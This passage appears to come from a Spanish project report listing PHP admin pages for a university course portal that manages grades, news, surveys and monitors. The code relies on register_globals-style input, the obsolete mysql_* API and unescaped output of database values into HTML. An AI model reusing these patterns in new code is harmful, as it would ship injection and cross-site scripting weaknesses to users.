    } else {
      echo "<tr><td> <input type=radio name=\"id_monitor\"
value=\"$valor\"></td>\n";
    }
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Editar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

mysql_close ($id);
pie("admin_monitores.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.7. /admin/acceso_notas.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
```

```
/**************************/
/* PROGRAMA: acceso.php    */
/**************************/
/*********************************/
/* Conectamos con la base de datos */
/*********************************/
$base = $db_notas;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  echo "<form action=insertar_nota.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Rellene el formulario y pulse
Insertar.</p></td></tr>";
  echo "<tr><td><p class=t2>Alumno:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"alumno\" SIZE=\"50\"
VALUE=\"\"></td></tr>";
  echo "<tr><td><p class=t2>Nota:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"nota\" SIZE=\"50\"
VALUE=\"\"></td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Insertar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="2"){
  echo "<form action=borrar_nota.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la nota a eliminar
y pulse Borrar</p></td></tr>\n";
  echo "<tr><td width=5%><p class=t2> </p></td><td><p
class=t2>Alumno</p></td><td width=15%><p class=t2>Nota</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id, alumno, nota FROM notas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    $name = "caja".$i;
    echo "<tr><td> <input type=checkbox name=\"$name\"
value=\"$valor\"></td>\n";
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td></tr>\n");
  }
  echo "<input type=\"hidden\" name=\"numnotas\" value=\"$k\">";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Borrar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
```

```
}

else if ($elecion=="3"){
  echo "<form action=borrar_todas_notas.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todas las notas de la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id FROM notas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  echo "<input type=\"hidden\" name=\"numnotas\" value=\"$k\">";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="4"){
  echo "<form action=editar_nota.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la nota a editar y
pulse Editar</p></td></tr>\n";
  echo "<tr><td width=5%><p class=t2> </p></td><td><p
class=t2>Alumno</p></td><td width=15%><p class=t2>Nota</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id, alumno, nota FROM notas ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    if ($i == 0) {
      echo "<tr><td> <input type=radio name=\"id_nota\" value=\"$valor\"
checked></td>\n";
    } else {
      echo "<tr><td> <input type=radio name=\"id_nota\"
value=\"$valor\"></td>\n";
    }
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Editar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="5"){
  $cons = "SELECT asig, conv, fecha FROM datos";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  echo "<form action=editar_datos_notas.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
```

```
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Curso:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"curso\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,0)."\"></td></tr>";
  echo "<tr><td><p class=t2>Convocatoria:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"convocatoria\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,1)."\"></td></tr>";
  echo "<tr><td><p class=t2>Fecha:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"fecha\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,2)."\"></td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="6"){
  echo "<form action=importar_notas.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"left\"><p class=t1>  Esta opci&oacute;n
permite importar notas desde un fichero ASCII con formato <i>\"campos separados por
tabuladores\"</i>. Este formato es est&aacute;ndar y casi cualquier base de datos
(ej: <i>Microsoft Access</i>) e incluso otros programas (ej: <i>Microsoft Excel</i>)
permiten exportar al mismo.</p><p class=t1>    Las notas
contenidas en el fichero ser&aacute;n <i>agregadas</i> a la base de datos,
preservando las calificaciones existentes (es decir, el contenido actual de la base
de datos no es borrado previamente ni sobreescrito). Quiz&aacute;s le interese antes
hacer uso de la opci&oacute;n de \"borrar todas las notas\" y acto seguido llevar a
cabo la importaci&oacute;n.</p><p class=t1>  <u>Aseg&uacute;rese de que el
fichero tiene el formato correcto (con el nombre del alumno en la primera columna y
la correspondiente calificación o nota en la segunda)</u>. De lo contrario, la base
de datos se corromper&aacute; irremediablemente.</p> <p
class=t1>  &iquest;Quiere seguir adelante?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

mysql_close ($id);
pie("admin_notas.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.8. /admin/acceso_noticias.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
?>

<html>
<head>
<title>Acceso a la base de datos: noticias</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
```

```
p.t3 {font: bold 14px Verdana, Arial; line-height:18px; color:#006655; TEXT-
DECORATION: none;text-indent:2px}
font.t1 {font: 13px Verdana, Arial; line-height:18px; color:#007f40; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?
/***************************/
/* PROGRAMA: acceso.php    */
/***************************/
/*********************************/
/* Conectamos con la base de datos */
/*********************************/
$base = $db_noticias;
$id = conectar_admin();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");

/* Creamos la sentencia sql según lo que queramos hacer */

if (!(isset($elecion))) print ("<table align=\"center\"><tr><td><p class=t1>Por
favor, elija qu&eacute; quiere hacer</p></td></tr></table>");

else if ($elecion=="1"){
  echo "<form action=insertar_noticia.php method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Rellene el formulario y pulse
Insertar.</p></td></tr>";
  echo "<tr><td><p class=t2>Noticia:</p></td>";
  echo "<td><textarea name=\"noticia\" rows=\"5\" cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Comentario:</p></td>";
  echo "<td><textarea name=\"comentario\" rows=\"5\"
cols=\"50\"></textarea></td></tr>";
  echo "<tr><td><p class=t2>Fecha:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"fecha\" SIZE=\"50\" VALUE=\"\">
<font class=t1>  (opcional)</font></td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Insertar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if ($elecion=="2"){
  echo "<form action=borrar_noticia.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
```

```
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la noticia a
eliminar y pulse Borrar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Noticia</p></td><td
width=15%><p class=t2>Fecha</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,noticia, fecha FROM noticias ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    $name = "caja".$i;
    echo "<tr><td> <input type=checkbox name=\"$name\"
value=\"$valor\"></td>\n";
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<input type=\"hidden\" name=\"numnoticias\" value=\"$k\">";
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Borrar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="3"){
  echo "<form action=borrar_todas_noticias.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Si sigue adelante borrará
todas las noticias de la base de datos. ¿Está seguro?</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id FROM noticias ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  echo "<input type=\"hidden\" name=\"numnoticias\" value=\"$k\">";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Seguir\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

else if ($elecion=="4"){
  echo "<form action=editar_noticia.php method=post>\n";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=0>\n";
  echo "<tr><td bgcolor=\"#007f40\">\n";
  echo "<table width=100%  border=0 cellpadding=1 cellspacing=2 align=\"center\"
bgcolor=\"#99CCAF\">\n";
  echo "<tr><td colspan=3 align=\"center\"><p class=t1>Seleccione la noticia a editar
y pulse Editar</p></td></tr>\n";
  echo "<tr><td><p class=t2> </p></td><td><p class=t2>Noticia</p></td><td
width=15%><p class=t2>Fecha</p></td></tr>\n";
  echo "<tr><td colspan=3> </td></tr>";
  $cons = "SELECT id,noticia, fecha FROM noticias ";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $valor = mysql_result($res, $i,0);
    if ($i == 0) {
      echo "<tr><td> <input type=radio name=\"id_noticia\" value=\"$valor\"
checked></td>\n";
    } else {
```

```
      echo "<tr><td> <input type=radio name=\"id_noticia\"
value=\"$valor\"></td>\n";
    }
    $valor = mysql_result($res, $i,1);
    print ("<td><p class=t3>$valor</p></td>\n");
    $valor = mysql_result($res, $i,2);
    print ("<td><p class=t3>$valor</p></td>\n");
  }
  echo "<tr><td colspan=3> </td></tr>";
  echo "<tr><td colspan=3 align=\"center\"><input type=submit
value=\"Editar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
  mysql_free_result($res);
}

mysql_close ($id);
pie("admin_noticias.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body></html>
```

2.9. /admin/admin_cuestionario.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: cuestionario</h2>

<form action="acceso_cuestionario.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
```

```
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Insertar nueva cuesti&oacute;n.</p>
            </td>
          </tr>
          <tr>
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
                Borrar una cuesti&oacute;n.</p>
            </td>
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
                Borrar todas las cuestiones.</p>
            </td>
          </tr>
          <tr>
            <td height="23"> </td>
            <td height="23">
                        <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="4">
                Editar una cuesti&oacute;n.</p>
                      </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
</td></tr>


</table>
</form>

<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.10. /admin/admin_dudas.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: dudas</h2>

<form action="acceso_dudas.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Insertar nueva duda.</p>
            </td>
          </tr>
          <tr>
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
                Borrar una duda.</p>
            </td>
```

```
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
                Borrar todas las dudas.</p>
            </td>
          </tr>
          <tr>
            <td height="23"> </td>
            <td height="23">
                        <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="4">
                Editar una duda.</p>
                      </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
</td></tr>


</table>
</form>

<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.11. /admin/admin_encuesta.php

```
<?php
require('../config/config.php');
check_privs('encuesta_w');
?>

<html>
<head>
<title>Acceso a la base de datos: encuesta</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
```

```
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
        <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: encuesta</h2>

<form action="acceso_encuesta.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Mostrar estad&iacute;sticas.</p>
            </td>
          </tr>
          <tr>
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
                Borrar encuestas para un profesor dado.</p>
            </td>
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
                Borrar todas las encuestas almacenadas.</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
</td></tr>


</table>
</form>
```

```
<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.12. /admin/admin_monitores.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
<head>
<title>Acceso a la base de datos: monitores</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
        <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: monitores</h2>

<form action="acceso_monitores.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Insertar nuevo monitor.</p>
```

```
          </td>
        </tr>
        <tr>
          <td height="23" valign="top" width="313"> </td>
          <td width="547">
            <p class=t2>
              <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
              Borrar un monitor.</p>
          </td>
        </tr>
        <tr>
          <td height="23" width="313" valign="top">  </td>
          <td width="547">
            <p class=t2>
              <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
              Borrar todos los monitores.</p>
          </td>
        </tr>
        <tr>
          <td height="23"> </td>
          <td height="23">
                      <p class=t2>
              <input TYPE="radio" align="right" NAME="elecion" VALUE="4">
              Editar un monitor.</p>
                    </td>
        </tr>
        <tr>
          <td colspan=2 height="37"> </td>
        </tr>
        <tr>
          <td colspan=2 height="37">
            <p align="center">
              <input type=submit value=Seguir>
            </p>
          </td>
        </tr>
      </table>
</td></tr>


</table>
</form>

<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.13. /admin/admin_notas.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
```

```
</head>

<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>


<h2 align="center">Acceso a la base de datos: notas</h2>

<form action="acceso_notas.php" method=post >
<table width="90%" align="center" cellpadding=1 cellspacing=2 bgcolor="#99CCAF">
<tr><td bgcolor=#007f40>
      <table width=100%  border=0 cellpadding=2 cellspacing=4 align="center"
bgcolor="#99CCAF">
          <tr>
            <td colspan=2 height="32">
              <p class=t1>
                Por favor, seleccione una opci&oacute;n:</p>
            </td>
          </tr>
          <tr>
            <td colspan=2 height="23"> </td>
          </tr>
          <tr>
            <td valign="top" height="23" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="1" checked>
                Insertar nueva nota.</p>
            </td>
          </tr>
          <tr>
            <td height="23" valign="top" width="313"> </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="2">
                Borrar una nota.</p>
            </td>
          </tr>
          <tr>
            <td height="23" width="313" valign="top">  </td>
            <td width="547">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="3">
                Borrar todas las notas.</p>
            </td>
          </tr>
          <tr>
            <td height="23"> </td>
            <td height="23">
                        <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="4">
                Editar una nota.</p>
            </td>
          </tr>
```

```
          <tr>
            <td height="23"> </td>
            <td height="23">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="5">
                Editar datos de convocatoria, etc.</p>
            </td>
          <tr>
            <td height="23"> </td>
            <td height="23">
              <p class=t2>
                <input TYPE="radio" align="right" NAME="elecion" VALUE="6">
                Importar notas desde fichero.</p>
                      </td>
          </tr>
          <tr>
            <td colspan=2 height="37"> </td>
          </tr>
          <tr>
            <td colspan=2 height="37">
              <p align="center">
                <input type=submit value=Seguir>
              </p>
            </td>
          </tr>
        </table>
</td></tr>


</table>
</form>

<?php
  pie(".", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.14. /admin/admin_noticias.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
?>

<html>
<head>
<title>Acceso a la base de datos: noticias</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>

